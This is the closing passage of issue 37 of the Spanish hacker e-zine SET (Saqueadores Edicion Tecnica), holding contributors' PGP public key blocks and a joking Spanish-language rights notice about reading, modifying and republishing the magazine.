j6Uia8zAGi5to5rShyp0hPinoszKU714MmJJrVGKCa/vu5aTQrS+ucQflhnvdPDv
/U4IpMeM4sjrxEl5NYznKQxCr65qaxZYw9sJ/Ovchfh8Pml4fuNAEhk8ghGPlwCC
JaMTUwYY0Sj50RFXOg7c8ooIqOLmgna5nEug+EpBaVeyDYLIdy9tSXtrAAMFD/42
4D5/0hu16rp3kxA7CcrY7rAgapmD5zwB6WqbTkZ+j//2PsW70ZCtYymVV+fLGVXC
I982rvFfr0X7+mV5DZSwPLKnhAUH4TQiTc6jajt8WxqchEZ4rxG7OmcSSoEqbEBu
m3LhQllmko/P2n5SKQzQopGU/xCiDvrLSrRcqwtPpj7QiuYTMfkfWlxYZ63k4sev
4ifGXZcnJZScgKebxtkUUy3fP+XUFTC92mT1m6o5ElFhS0zQOt31p4K3lgj4kkd/
11/b7pcTiR1jG13PUIXyfWFpFEl4avB0mKBkgrinMQWvzMssiiUknu1LYeAYfT0D
dvnx0mANqn2XaQzErBSQwMb6s1xOujXC/FTYqLla9euqX1T+tEUioOPF9f4y8JN+
kqihqm9j+Z5NTPtHGq5vn1lXU0/bFjFXAdMH07OIqNSB6+tLd4MSwcX8C2eRX/bD
8hBK63aomzDC6YOGdvirWOwmwKsy748PzRZJq8blx2YiMhtizCo1kCbVs5anSuFg
cb6KlnkEhv1FxIk0ofOwIH/Zz9+3pIPe4jWhPcYY0hYA5m3kvvXVFETUBgdb8I8z
TSxBUAsbc+HcZdHNqw8sMV9yUbCWFocVav3cokKskM1DNjebfzNYGo1u50B7CfV6
VMaknglUJTKVfWGPGkT3C++g5OjI3fU0YPUl2t7Py4hJBBgRAgAJBQJIfTLlAhsM
AAoJEHMXXITpuWUOj7gAn2jsDvioxYAS4Iui5cbs8lkP9P81AKC+UdxGIthecpHx
g5spYWJrMWe1WA==
=KoEY
-----END PGP PUBLIC KEY BLOCK-----
```

kstor

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGPfreeware 7.0.3 for non-commercial use <http://www.pgp.com>

mQGiBD926+4RBACZI12ENJqFXFvw+7PWm5P2mFBWHrHP3x7MGOT0XcTV3h9/JmTf
tPMWk9q5Vpv+1UuZrLUgg9v75hD3YSGx/GdAPINjxwJxdqcgOxs6goGHM6q084kx
Oo6wRf2/E4uWXih9yqVwDly6g3Wx5bfvor+8qJGqEY9kQeNFsaeko1f+owCguWRd
6JLhCmRaqNS2XHh8J+yXjHUEAIddWuKpMA2l4v32FFhFPkORYtKF4hpCqP8eq35d
21fHUT0OXRC3+XptD1wc8IHoGMnhi8D6llRdHS7ZIWcUUgtfFtAX2BNT1crs8X4l
Xt/AjzGWPd+ITEqIis89Uc2f8RiJqgDX5ZeL610poWLp4CqsdExxRixOasYdKRRr
978BA/9jdXL/mjheQUMV19IYB4nPEXJ706qjqopA15U5Lgn7Ndp+ATi9A73wAcJN
2l7qSa4hDKHAJ3mvnoRuwcBhDX/EU4FNUd19rLG6NlGCG75e0wLSSrzfTp1k8Et6
Jb9UGRnTZLTANczEgrg368fhqC6GNDP0GP1Hqi2NQx+wnGSMW7QtTWFydGluIERp
IEx1emlvIChLU1RPUikgPGVrc3RvckB5YWhvby5jb20uYXI+iFkEExECABkFAj92
6+4ECwcDAgMVAgMDFgIBAh4BAheAAAoJED5cYxg2MpymJfoAniiv+zYKPuh3tgsm
M16kKIDMIfYDAJ926peylf68fK05XkP/OguJTXllabkBDQQ/duvyEAQAj6ACZkrh
+qKpBpJIDqNAntbpPgp8onMv0j7hEzLROSsjc3VuD3AxZADM9lrPcXM4t8M8DCCq
vcGS2rZbukKf9fQsn4NKnJlhqery6cNhEcQolrzi2D2f/PqAr5TxzgsFGqpLMeON
/g2V+iSrB1oq09CgiMCio7QqDYG/wgBZVEsAAwYD+wW0ARzU7meHe/Gg9JYp2hzn
lb9ieE/L7xQ5gfIRhIqnfJjFqmyzZkhlt/C+wFIq3G//TYM6STwkmRfUZ/0ZdLo+
406yrLiP+FBIEMm/WIzyiMWH6YxhUz9PN6HhcFJna50y4CRTQ5fFoksCaFd1hquQ
PZes1LI4MTYJ+cWaSpOWiEYEGBECAAYFAj926/IACgkQPlxjGDYynKZBzQCeJMjQ
1izVC11nVdN/Yz6nDs82CGwAn2V7opxfIynjKBxggv0/e88WJJSh
=FYUn
-----END PGP PUBLIC KEY BLOCK-----
```

elotro

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGPfreeware 5.0i for non-commercial use
```

```
mQCNAzr1734AAAEEAMKrsCLyeUS4ouBjltE/7ubE1i58tZem7xPVy5Vot9uW5rOA
OyZNM0zdlgEvW1xdxmsBdojLrkqEk8ZQXDx5zCn0wE/8CHhP3dewEIcYpcBv1/0a
wbxpG7r2c5AajGViceLtEVcT6p65ZnKW2c7DMH/GEbOtPaG6fSIPE8Z4w3KXAAUR
tBxlbG90cm8gPGVsb3Ryby5hckBnbWFpbC5jb20+iQCVAwUQOvXvfiIPE8Z4w3KX
AQEDwgQAtwrBv3To4QnN67jeNZSxjoZC2gAb7Yq4gueP20yfARRlKOSompGgwypI
Oy/qhgTxtdDkjdtvRk16cx8jjhgyXfSLOhJ787+IGmrxT/jWwxSMmuRNWmHBcavD
wQzLlpxEQBwdL/guZBNsMSMQr9FpBRkPDQSPGQC18OnGKNJMXf0=
=hgJM
-----END PGP PUBLIC KEY BLOCK-----
```

```
  o---------[ ULTIMA ]-------------o--------------------------------------o
  |                                |                                      |
  o---[ ULTIMA NOTA ]--------------o                                      |
  |                                                                       |
  |  Derechos de lectura:                                                 |
  |     (*)Libres                                                         |
  |                                                                       |
  |  Derechos de modificacion:                                            |
  |     Reservados                                                        |
  |                                                                       |
  |  Derechos de publicacion:                                             |
  |     Contactar con SET antes de utilizar material publicado en SET     |
  |                                                                       |
  | (*)Excepto personas que pretendan usarlo para empapelarnos, para      |
  | ellos 2505'34 Euros, que deberan ser ingresados previamente la cuenta|
  | corriente de SET, Si usted tiene dudas, tanto para empapelarnos o     |
  | de como pagar el importe, pongase en contacto con SET atraves de las |
  | direcciones a tal efecto habilitadas.                                 |
  o-----------------------------------------------------------------------o
```

SET, - Saqueadores Edicion Tecnica -. Numero #37

EOF